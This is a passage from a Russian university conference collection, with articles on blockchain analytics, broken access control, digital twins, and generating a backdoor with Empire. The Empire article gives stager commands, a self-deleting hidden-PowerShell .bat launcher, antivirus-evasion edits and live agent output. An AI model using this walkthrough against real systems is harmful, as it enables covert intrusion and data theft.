Для решения проблем, связанных с передачей данных между eventum и ClickHouse выбран kafka [3].

Kafka, с другой стороны, является распределенной системой обмена сообщениями, спроектированной для высокой пропускной способности и устойчивости к сбоям. Он действует как посредник между производителями и потребителями, позволяя сообщениям надежно передаваться от одного к другому. Достигается это с помощью, хранения сообщения в темах, которые, по сути, являются именованными каналами, определяющими путь сообщений через систему.

Используя Kafka в качестве буфера между Eventum и ClickHouse, мы можем гарантировать, что данные будут передаваться надежно и эффективно между двумя системами. Eventum может производить сообщения, содержащие информацию о транзакциях, смарт-контрактах и других событиях на блокчейне Ethereum, а Kafka может затем передавать эти сообщения в ClickHouse для хранения и анализа. Это позволяет нам использовать скорость и аналитические возможности ClickHouse, сохраняя при этом надежность и безопасность передачи данных.

Примеров метрик и их использования может быть множество, рассмотрим один из наиболее исторически ярких:

Параметр gas – это плата, необходимая для успешного проведения транзакции или выполнения контракта на платформе блокчейна Ethereum.

Плата за транзакции увеличивается, когда сеть становится перегруженной, учитывая, что для определения приоритетности транзакции требуется больше сборов. Это может повлиять на бизнес-приложения на основе Ethereum, таких как Uniswap, эффективно замедляя транзакции на этих других платформах.

1 мая 2022 года виртуальная продажа земли Yuga Labs вызвала один из самых высоких скачков комиссионных за транзакции на Ethereum. Курс увеличился примерно в 8,4 раза (рис. 1). Это привело к тому, что около 100 миллионов долларов было потрачено впустую в течение первого часа продажи «земли» только на оплату gas.

Транзакции часто могут завершаться сбоем, когда сеть Ethereum сталкивается с необычно высоким трафиком, в результате чего в тот день многие люди заплатили тысячи долларов за gas за транзакции, которые были отклонены.






Рис. 1. График стоимости gas за год




Рис. 2. Архитектура платформы

Таким образом, архитектура разрабатываемой платформы для анализа будет состоять из 4 частей (рис. 2):

- 1) Eventum;
- 2) Kafka;
- 3) ClickHouse;

4) Разрабатываемый нами сервер, для удобного доступа к данным.

Использование данной архитектуры позволит быстро и надежно получать информацию о любых требуемых для анализа операциях, проведенных в сети Ethereum, анализировать данные большого объема и использовать результаты для предсказания поведения блокчейн-сети.

#### Список используемых источников

1. Ethereum Whitepaper. URL: <https://ethereum.org/ru/whitepaper/> (дата обращения 20.02.2023)
2. Документация к колоночной базе данных «ClickHouse». URL: <https://clickhouse.com/docs/ru> (дата обращения: 20.02.2023)
3. Нархид Н., Шапира Г., Палино Т. Apache Kafka. Поточковая обработка и анализ данных. СПб. : Питер, 2019. 320 с

*Статья представлена доцентом кафедры ИКС СПбГУТ, кандидатом технических наук, доцентом В. С. Елагиным.*

УДК 004.056.53  
ГРНТИ 81.93.29

## АНАЛИЗ УЯЗВИМОСТИ «НАРУШЕННЫЙ КОНТРОЛЬ ДОСТУПА»

**В. Ю. Коротковская, О. В. Раковский**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Безопасность информационных систем в настоящее время является важным аспектом жизни. Нарушениями в организации прав доступа в системах часто пользуются злоумышленниками для неавторизованного доступа к конфиденциальной информации. Комплексный подход к защите позволяет снизить уязвимость нарушенного контроля доступа. В статье рассматриваются методы разработки системы контроля пользователей, общие уязвимости контроля доступа и наиболее распространенные атаки.*

*управление доступом, Broken Access Control, уязвимость, API, доступность.*

Контроль доступа – это механизм безопасности, который накладывает ограничения на доступность ресурсов. Этот механизм запускается после проверки аутентификации пользователя. Сбои обычно приводят к несанкционированному раскрытию информации, изменению или уничтожению данных, а также к выполнению бизнес-функции за пределами полномочий пользователя.

Плохая реализация механизма контроля доступа приводит к нарушению защиты системы, которым может легко воспользоваться злоумышленник. Нарушенный контроль доступа - это критическая уязвимость безопасности, при которой злоумышленники могут выполнять любые действия за пределами предполагаемых разрешений.

Сообщество OWASP в 2021 году выпустило список десяти основных рисков безопасности веб-приложений, представленный в таблице 1, в котором уязвимость A01:2021-Broken Access Control переместился с пятой позиции в первую с самой серьезной угрозой безопасности.

Предоставленные сообществом OWASP [1] данные анализа веб-приложений показывают, что в среднем 3,81 % протестированных приложений имели одно или несколько общих перечислений слабых мест, с более, чем 318 тыс. случаев в этой категории риска. Наиболее частой слабостью является «Воздействие чувствительной информации на неавторизованного актера» (CWE-200), «Вставка конфиденциальной информации в отправленные данные» (CWE-201) и «Подделка межсайтовых запросов» (CWE-201) [1].

ТАБЛИЦА 1. Схема OWASP в 2021

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures
A10:2021-Server-Side Request Forgery

Политика управления доступом строится таким образом, что пользователи не могут действовать за пределами выданных им разрешений.

Можно разделить уязвимости контроля доступа на три категории: горизонтальное повышение привилегий, вертикальное повышение привилегий и контекстно-зависимое повышение привилегий. Горизонтальное повышение привилегий включает в себя доступ к данным других пользователей, которые имеют тот же уровень разрешений. Вертикальное повышение привилегий используется, когда пользователи могут получать доступ к данным тех пользователей, у которых есть разрешения на выполнение некоторых действий, недоступных обычным пользователям. С помощью вертикальных элементов управления доступом разные типы пользователей имеют доступ к различным функциям приложения. Неработающие элементы управления доступом позволяют злоумышленникам получить доступ к корпоративной тайне. Контекстно-зависимое повышение привилегий используется, когда пользователю позволяется выполнять действия в неправильном порядке.

Общие уязвимости контроля доступа включают в себя:

- нарушение принципа наименьших привилегий, когда доступ должен предоставляться только для определенных возможностей, ролей или пользователей, но доступен всем;
- использование небезопасных идентификаторов;
- обход проверки управления доступом путем изменения URL-адреса, внутреннего состояния приложения/страницы, либо с помощью инструмента атаки, изменяющего запросы API;
- доступ к API с отсутствующими элементами управления доступом;
- небезопасные прямые ссылки на объекты приложения, для предоставления просмотра или редактирования чужой учетной записи, путем предоставления ее уникального идентификатора;
- уязвимости в механизме разрешений сервера, в его файловой системе;

– хранение конфиденциальных данных в кеше на общедоступном устройстве;

– манипуляции с метаданными, такими как воспроизведение или подделка маркера управления доступом JSON Web Token (JWT), а также использование файла cookie или скрытого поля для повышения привилегий или злоупотребления аннулированием JWT;

– неправильная конфигурация CORS разрешает доступ к API из ненадежных источников;

– принудительный просмотр аутентифицированных страниц в качестве неаутентифицированного пользователя или привилегированных страниц в качестве обычного пользователя.

Последствия нарушения контроля доступа [2]:

1. Утечка конфиденциальной информации компании;
2. Временная недоступность информационных систем компании (сайты, клиентские сервисы и т. п.);
3. Уничтожение ценных данных организации.

Важно применять комплексный подход к защите, поскольку уязвимости контроля доступа нельзя предотвратить, применяя единую формулу из-за различных факторов в правах доступа, разрешениях, принципах, рабочем процессе и целях в приложениях. Методы защиты контроля доступа должны охватывать три аспекта, такие как аутентификация, авторизация, проверка разрешений.

Методы для предотвращения уязвимости «Нарушенный контроль доступа» должны использоваться для разработки веб-приложений. Эффективное непрерывное тестирование и проверка механизма контроля доступа – это наиболее точный и эффективный способ обнаружить уязвимости на ранней стадии разработки. Система контроля доступа должна быть разработана таким образом, чтобы не каждый пользователь мог получить доступ к ресурсам и функциям, кроме как к предназначенным для публичного ознакомления. Также можно использовать JIT функции, при которых предоставляется доступ к ресурсам только при необходимости и в течение ограниченного периода времени.

Безопасное использование и настройка протокола CORS обеспечивает контролируемый способ совместного использования ресурсов разных источников. Реализация CORS основана на заголовках протокола передачи гипертекста, используемых при обмене данными между клиентом и целевым приложением. Также в системе контроля доступа можно использовать управление доступом на основе разрешений. В соответствии с этим, пользователям предоставляются разрешения, в зависимости от их функций. Такой подход значительно увеличивает безопасность и конфиденциальность, но является более ресурсоемким, чем метод на основе ролей. Рекомендуется

запрещать настраивать доступ к данным по умолчанию, поскольку такое решение является небезопасным.

Приложения все чаще разрабатываются на основе API. Поэтому важно рассмотреть также основные уязвимости, связанные с API. API выставляют эндпоинты, отвечающие за идентификаторы, что дает широкие возможности для проведения атак. Механизмы аутентификации API часто некорректно реализованы, что позволяет скомпрометировать аутентификационные токены или использовать ошибки в реализации. При использовании API часто не устанавливаются никаких ограничений на размер или количество ресурсов, запрашиваемых пользователем, что приводит к уязвимости от атак brute-force.

Среди наиболее распространенных атак, использующих нарушения контроля доступа [3] можно отметить атаку с переполнением буфера или стека, которая может помочь злоумышленнику получить несанкционированный доступ к каталогу или системе, пока ресурс не доступен.

Другим видом атак является атака на регулирование доступа, которая позволяет украсть учетные данные пользователя и имитирует их, для выполнения некоторых предварительных пассивных атак. Разведывательные атаки – это атаки, которые для запуска объединяют несколько инструментов для сбора системных показателей, таких как запрос сервера, IP-адрес, открытые порты и операционную систему.

Ослаблять аутентификацию может и сам пользовательский пароль. Злоумышленник, при помощи различных атак на пароли, может получить доступ к ресурсам, которые доступны для взломанной учетной записи, используя такие методы, как атака по словарю, атака brute-force, атака rainbow table attack.

Sniffer Attacks использует анализаторы для мониторинга трафика, передаваемого по сети и собирает нужную информацию, включая общие ключи, имена пользователей и пароли, переданные в виде открытого текста.

Атаки подмены включают в себя доступ к ИТ-системе с использованием чужих учетных данных. Есть различные типы подмены IP-адреса, электронной почты, номера телефона.

Атака социальной инженерии вынуждает жертву выполнить действие, либо раскрыть информацию, которая имеет конфиденциальный характер. В этом типе атак широко используются такие методы, как плечевой серфинг, фишинг, атака «услуга за услугу» и телефонный фишинг. Атаки с помощью смарт-карт могут позволить злоумышленнику увидеть ценную информацию, присутствующую на смарт-карте.

Уязвимости в системе контроля доступа могут иметь негативные последствия для любого предприятия. Таким образом, надежный механизм контроля доступа очень важен для обеспечения безопасности систем.

**Список используемых источников**

1. OWASP // Top 10:2021. URL: <https://owasp.org/Top10/> (дата обращения 15.01.2023).
2. Ростелеком Солар // Исследование «Нарушения в части управления доступом в российских компаниях» Октябрь – ноябрь 2021. URL: <https://rt-solar.ru/upload/iblock/f86/Issledovanie-Narusheniya-dostupa-v-rossiyskikh-kompaniyakh-sayt.pdf> (дата обращения 15.01.2023).
3. Миланович Е. А. Актуальные уязвимости в системах контроля доступа // Молодой ученый. 2019. № 44 (282). С. 88–91. URL: <https://moluch.ru/archive/282/63501/> (дата обращения 24.01.2023).

**УДК 65.01**  
**ГРНТИ 49.13.01**

**ПРИМЕНЕНИЕ ТЕХНОЛОГИИ ЦИФРОВОГО  
ДВОЙНИКА В ПРОЕКТИРОВАНИИ  
ПРОИЗВОДСТВЕННЫХ ПРОЦЕССОВ,  
ПРОИЗВОДСТВЕ И ЭКСПЛУАТАЦИИ СЛОЖНЫХ  
ТЕХНИЧЕСКИХ СИСТЕМ СВЯЗИ**

**Ю. А. Кудрявцева, А. А. Романов**

Военная орденов Жукова и Ленина Краснознаменной академия связи  
имени маршала Советского Союза С. М. Буденного

*В данной статье анализируются понятия цифровизации и цифрового двойника. Дано представление о подходе к внедрению цифрового двойника в процесс производства и эксплуатации сложных технических систем связи.*

*цифровая тень, цифровизация, цифровой двойник, система эксплуатации, системы связи.*

Согласно плану Государственной программы Российской Федерации по развитию оборонно-промышленного комплекса, утвержденному Постановлением Правительства РФ №470-17 от 29 марта 2021 года, существенную роль в формировании научно-технического задела и развитии системы информационно-аналитического обеспечения оборонно-промышленного комплекса будет играть внедрение современных средств проектирования и компьютерных технологий, перспективных систем обеспечения качества, а также эффективное использование информационных ресурсов в рамках единого информационного пространства [1]. Президент РФ подчеркнул

важность этих направлений в своем выступлении перед кабинетом министров 4 декабря 2020 года, отметив, что в рамках глобального проекта цифровой трансформации РФ, который должен быть завершен в течение ближайших 10 лет, искусственный интеллект будет широко внедряться повсеместно, и цифровая трансформация затронет каждого человека в стране и все уровни власти [2].

Одним из важнейших направлений цифровизации в оборонно-промышленном комплексе (ОПК) РФ является создание системы управления полным жизненным циклом продукции военного назначения. Создание и внедрение данной системы позволит (по опыту ведущих иностранных государств) существенно снизить финансовые и материальные затраты на техническое оснащение Вооруженных Сил Российской Федерации (ВС РФ) [3].

В данной предметной области результаты исследований основываются на современных сложных информационно-технических системах, которые всё больше зависят от информированности их баз данных, на основе которых они используются.

Цифровой двойник (ЦД) – система, состоящая из цифровой модели изделия и двусторонних информационных связей с изделием (при наличии изделия) и (или) его составными частями. Основные требования к технологическим процессам при этом остаются такими же, как при использовании традиционных моделей производства: гибкость, ресурсоемкость, надёжность, автоматичность, способность к быстрой наладке оборудования.

Такие аспекты цифровизации как стабильная работа и обмен данными о текущем состоянии системы в формате 24/7 реализуются за счёт имитационного моделирования процессов и роботизации, далее следуют ограничение только по вычислительным мощностям и компетенциям персонала, работающим с данной системой [5].

Важно понимать, что цифровой двойник – это совокупность цифровых технологий, которые уже внедрены в промышленное предприятие. Сам двойник выступает «агрегатором» всех систем. Для реализации технологии цифрового двойника используются следующие подходы в несколько этапов:

Этап 1. Создание твердотельной виртуальной модели физического продукта с помощью систем автоматизированного проектирования для трехмерного моделирования. Виртуальная модель должна состоять из трех уровней: уровень компонентов (геометрическая и физическая модели объекта); уровень поведения (анализ продукта и анализ взаимодействия с пользователем); уровень правил (оценки, оптимизация и прогностические модели, основанные на правилах взаимодействия с продуктом).

Этап 2. На данном этапе собранные из различных источников анализируются, интегрируются и визуализируются для наглядного представления

обработанных данных для упрощения принятия решения по проектированию.

Этап 3. Моделирование поведения продукта в виртуальной среде. На данном этапе происходит симуляция продукта с помощью технологий имитационного моделирования, за этим следует последующая визуализация в среде виртуальной реальности.

Этап 4. Для реализации рекомендуемого поведения физического продукта используются датчики и исполнительные механизмы, которые являются технологической основой физической части цифрового двойника. Датчики служат для сбора информации о физическом мире, а исполнительные механизмы позволяют вносить необходимые изменения в объекты физического мира, в соответствии с запросами цифрового двойника.

Этап 5. Установка двустороннего и безопасного соединения между физическим и виртуальным продуктами в режиме реального времени. Для решения этой задачи необходимо прибегнуть к облачным вычислениям и хранению данных на удаленных серверах. При этом следует уделить внимание безопасности применяемых решений.

Реализации технологии «цифрового двойника» предполагает применение инновационного инструментария, который можно разделить на несколько подклассов инструментов:

1. Инструменты для взаимодействия с физическим миром. К этой категории инструментов относят датчики и сенсоры (идентификация, измерение), а также приводы и исполнительные механизмы, которые способны вносить изменения в физический мир – подстраивать и регулировать работу реальных объектов.

2. Для создания цифровых двойников необходимы инструменты для моделирования, которые играют ключевую роль в данном процессе. Совершенствование систем моделирования и интеграции позволяет достичь более тесного взаимодействия между виртуальным и физическим пространствами. Для улучшения технологии моделирования использование испытательного цифрового двойника становится все более распространенной практикой.

3. Инструменты для построения сервисов и приложений. Поскольку цифровой двойник содержит в себе функции мониторинга, моделирования, диагностики и предиктивного анализа системы и ее будущих состояний, для удобства взаимодействия с ним часть процессов может быть преобразована в приложения, доступные с различных устройств посредством Интернет-соединения.

4. Для работы с данными необходимы различные инструменты. Жизненный цикл данных начинается с их сбора, после чего они хранятся, сливаются, передаются, обрабатываются и визуализируются. Источниками



этих данных являются аппаратное и программное обеспечение цифрового двойника, а также сеть.

Для использования цифрового двойника необходимо разработать программный продукт, основанный на общих научно-методологических принципах. Этот продукт должен быть способен отображать текущую производственную обстановку предприятия, условия эксплуатации СТС ВН, а также использовать методики мониторинга состояния данных систем, применяемых в технологии цифровой тени.

Исследования и опыт в эксплуатации военных связных систем указывают, что не только организация и процессы функционирования, но также функционал и возможности подсистем, таких как проверка работоспособности, система технического обслуживания и ремонта, а также освоение систем связи, существенно влияют на эффективность всей системы, что становится значимым в условиях сложной взаимосвязи ее элементов.

Для обеспечения работоспособности систем связи необходимо проводить их контроль, который осуществляется с помощью систем диагностики. Этот контроль также определяется требованиями указанных руководящих и директивных документов. Чтобы создать такую систему, необходимо разработать базы данных для сбора информации, автоматизировать управленческие процессы, внедрить технологию цифрового двойника и создать, и унифицировать новые средства диагностики, расширяя их возможности на основе отечественного программного обеспечения. [6, 7, 8, 9]

Для эффективной работы с современными образцами систем связи необходимо создавать новые методы диагностики, мониторинга и прогнозирования состояния объектов. Это позволит минимизировать затраты на ТОиР и обеспечить бесперебойную эксплуатацию этих систем. Важно также проводить диагностику образца ещё в процессе его работы, а также на этапе конструирования и разработки с использованием цифрового дубликата эксплуатации систем связи для прогнозирования их работы.

#### Список используемых источников

1. Государственная программа Российской Федерации «Развитие оборонно-промышленного комплекса» в редакции, введенной в действие постановлением Правительства Российской Федерации №470-17 от 29 марта 2021 года.
2. Путин В. В. О необходимости цифровой трансформации России // ТАСС 4 декабря 2020 года. Онлайн-конференции Artificial Intelligence Journey (AI Journey).
3. Буренок В. М. Проблемы создания системы управления полным жизненным циклом вооружения, военной и специальной техники // Вооружение и экономика. 2014. № 2. С. 4–9.
4. ГОСТ Р 57700.37-2021. «Компьютерное моделирование. Цифровые двойники изделий. Общие положения».
5. Кудряшов А. А., Шолина А. И. Инфраструктура цифровой экономики // Актуальные вопросы современной экономики. 2018. № 5. С. 25–32.

6. Указ Президента РФ от 21.07.2020 г. № 474 «О Национальных целях развития Российской Федерации на период до 2030 года». URL: <https://demo.consultant.ru/cgi/online.cgi?req=home&rnd=9807B19AB7015F491A50A89BE40C6D94#doc/LAW/357927/0/1635228762182> (дата обращения 10.01.2023).

7. Указ Президента РФ от 10.10.2019 г. № 490 «О Национальной стратегии развития искусственного интеллекта на период до 2030 года». URL: [http://www.consultant.ru/document/cons\\_doc\\_LAW\\_335184/](http://www.consultant.ru/document/cons_doc_LAW_335184/) (дата обращения 10.01.2023).

8. Указ Президента РФ от 16.12.2015 г. № 623 «О национальном центре развития технологий и базовых элементов робототехники». URL: [http://www.consultant.ru/document/cons\\_doc\\_LAW\\_190576/](http://www.consultant.ru/document/cons_doc_LAW_190576/) (дата обращения 11.10.2021).

9. Указ Президента РФ от 07.05.2012 г. № 603 «О реализации планов (программ) строительства и развития Вооруженных Сил Российской Федерации, других войск, воинских формирований и органов и модернизации оборонно-промышленного комплекса». URL: <http://www.consultant.ru/cons/cgi/online.cgi?base=LAW;n=129338;req=doc#IBuOtmSUFHRfTa3x1> (дата обращения 12.01.2023).

*Статья представлена научным руководителем, старшим научным сотрудником НИЦ ВАС, кандидатом технических наук В. А. Мешалкиным.*

УДК 004.4'242  
ГРНТИ 28.01.05

## РЕАЛИЗАЦИЯ ВРЕДОНОСНОГО ФАЙЛА С ПОМОЩЬЮ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ АВТОМАТИЧЕСКОГО ГЕНЕРИРОВАНИЯ ВРЕДОНОСНЫХ ФАЙЛОВ

**А. О. Кудрявцев, Н. А. Ланцев, М. В. Сковородецкий**


Военная орденов Жукова и Ленина Краснознаменной академия связи  
имени маршала Советского Союза С. М. Буденного

*Компьютеры стали настоящими помощниками человека и без них уже не может обойтись ни коммерческая фирма, ни государственная организация. Однако, в связи с этим особенно обострилась проблема защиты информации. В прошлом десятилетии для создания вредоносного файла необходимо было овладеть искусством программирования, сегодня же каждый может создать свой собственный уникальный вредоносный файл.*

*вредоносные файлы, компьютерные вирусы, информационная безопасность.*

Существуют различные классификации вредоносных программ, описывающие различные виды вредоносных файлов [1]. Однако, в данной статье речь пойдет о генерировании бэкдора в Empire. Empire является инструментом постэксплуатации Windows, Linux и macOS.

Для создания бэкдора необходимо ввести команду `usestager` и дважды нажать на `tab`. После, отобразится список доступных бэкдоров. Можно создать бэкдоры, которые будут работать на всех ОС. В данном случае был использован `windows/launcher_bat`. Таблица доступных для выбора бэкдоров показана на рис. 1.



```
Applications - Places - Terminator - Pin 14/24
root@kali: ~ # ./Empire
root@kali: ~ # usestager
root@kali: ~ # usestager
(Empire) > usestager
(Empire) > usestager
multi/bash          osx/applescript  osx/jar           osx/pkg           windows/ducky     windows/launcher_vbs
multi/launcher      osx/application  osx/launcher      osx/safari_launcher windows/hta        windows/macro
multi/pyinstaller   osx/ducky        osx/macho         osx/teensy       windows/launcher_bat windows/teensy
multi/war           osx/dylib        osx/macro         windows/dll       windows/launcher_sct

(Empire) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > info

Name: BAT Launcher
Description:
Generates a self-deleting .bat launcher for Empire.

Options:
-----
Name      Required  Value      Description
-----
Listener  True      /tmp/launcher.bat File to output .bat launcher to, otherwise displayed on the screen, or other).
OutFile   False     default    Proxy to use for request (default, none, or other).
Proxy     False     default    Language of the stager to generate.
Language  True      powershell Proxy credentials
ProxyCreds False     default    ([domain]username:password) to use for request (default, none, or other).
UserAgent False     default    User-agent string to use for the staging request (default, none, or other).
Delete    False     True       Switch, Delete .bat after running.
StagerRetries False     0         Times for the stager to retry connecting.
```

Рис. 1. Выбор бэкдора для генерирования

С помощью различных команд доступно изменение настроек генерации бэкдора и принципа его дальнейшей работы. После генерации вредоносного файла он был проверен на «невидимость» для антивирусных программ с помощью сайта NoDistribute, который позволяет просканировать файл всеми общедоступными антивирусами, не устанавливая их на свой ПК. `Empire_http_8080.bat` был выявлен двумя из 35-ти антивирусов.

Преимущество бэкдоров, сгенерированных Empire заключается в том, что в них используется код PowerShell, а значит их можно открыть с помощью текстового редактора и вручную изменять его. Таким образом, бэкдор станет немного уникальнее и будет отличаться от стандартного и соответственно его сигнатура будет отличаться, а значит, он обойдет больше антивирусов [2].

Как было написано раньше, код сгенерированного бэкдора представляет из себя комбинацию команд PowerShell и зашифрованного кода, который используется для установки обратного соединения и с помощью его мы получаем доступ к компьютеру жертвы [3]. Код сгенерированного бэкдора представлен на рис. 2.

```

File Edit Search Options Help
empire_http_8080.bat
@echo off
start /b powershell.exe -NoP -sta -NonI -W Hidden -Enc [base64 encoded payload]
start /b "" cmd /c del "%~f0"&exit /b
    
```

Рис. 2. Исходный код бэкдора

После реализации некоторых изменений в исходном коде бэкдора, а именно удаления параметра, отображающего действия бэкдора в командной строке, вредоносный файл прошел повторную проверку на сайте NoDistribute, результаты которой показаны на рис. 3.




Рис. 3. Проверка бэкдора антивирусами

```

EMPURSE

355 modules currently loaded
1 listeners currently active
0 agents currently active

(Empire) > [+] Initial agent CPVLSABH from 10.20.14.206 now active
(Empire) > agents
[*] Active agents:
-----
Name      Lang Internal IP      Machine Name      Username           Process           Delay      Last Seen
-----
CPVLSABH  ps     10.20.14.206     HSEDEWIN10       HSEDEWIN10\IEUser powershell/2668  5/0.0     2017-03-27 18:02:27

(Empire: agents) > interact CPVLSABH
(Empire: CPVLSABH) > sysinfo
(Empire: CPVLSABH) > sysinfo: 0|http://10.20.14.213:8080|HSEDEWIN10|IEUser|HSEDEWIN10|10.20.14.206|Microsoft Windows 10 Enterprise Evaluation|Fa
se|powershell|2668|powershell|5

Listener:  http://10.20.14.213:8080
Internal IP:  10.20.14.206
Username:    HSEDEWIN10\IEUser
Hostname:    HSEDEWIN10
OS:         Microsoft Windows 10 Enterprise Evaluation
High Integrity:  0
Process Name:  powershell
Process ID:    2668
Language:     powershell
Language Version:  5
    
```

Рис. 4. Подключение к агенту и вывод системной информации

После вышеперечисленных изменений бэкдор обошел все антивирусы и сохранил свою работоспособность (рис. 4).

Данная статья иллюстрирует пример того, что на данный момент существуют средства генерирования уникальных вредоносных файлов, что позволяет злоумышленникам не изучать какой-либо язык программирования, а значит, порог входа в данную сферу снижается, что в дальнейшем приведет к увеличению распространенности компьютерных вирусов [4].

#### Список используемых источников

1. Козлов Д. А., Парандовский А. А., Парандовский А. К. Энциклопедия компьютерных вирусов. Издательство: СОЛОН – Р, 2010. 464 с.
2. Гордон Я. Компьютерные вирусы без секретов М. : Новый издательский дом, 2004. 320 с. ISBN 5-9643-0044-8, 0-1413-1327.
3. Гульев И. А. Компьютерные вирусы, взгляд изнутри. М. : ДМК, 1999. 303 с. ISBN 5-89818-011-7.
4. Онищенко А.Г. Компьютерные вирусы и борьба с ними. М. : Вильямс. 2019. 130 с.

*Статья представлена научным руководителем, зам. начальника НИЦ ВАС, кандидатом технических наук О. А. Михалевым.*

**ГРНТИ 81.93.29**  
**УДК 004.056**

## **ВЛИЯНИЕ ВЫЧИСЛИТЕЛЬНЫХ МОЩНОСТЕЙ НА БЕЗОПАСНОСТЬ ИТ-СИСТЕМ**

**В. А. Кузнецов, И. Е. Пестов, Д. А. Татарская**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

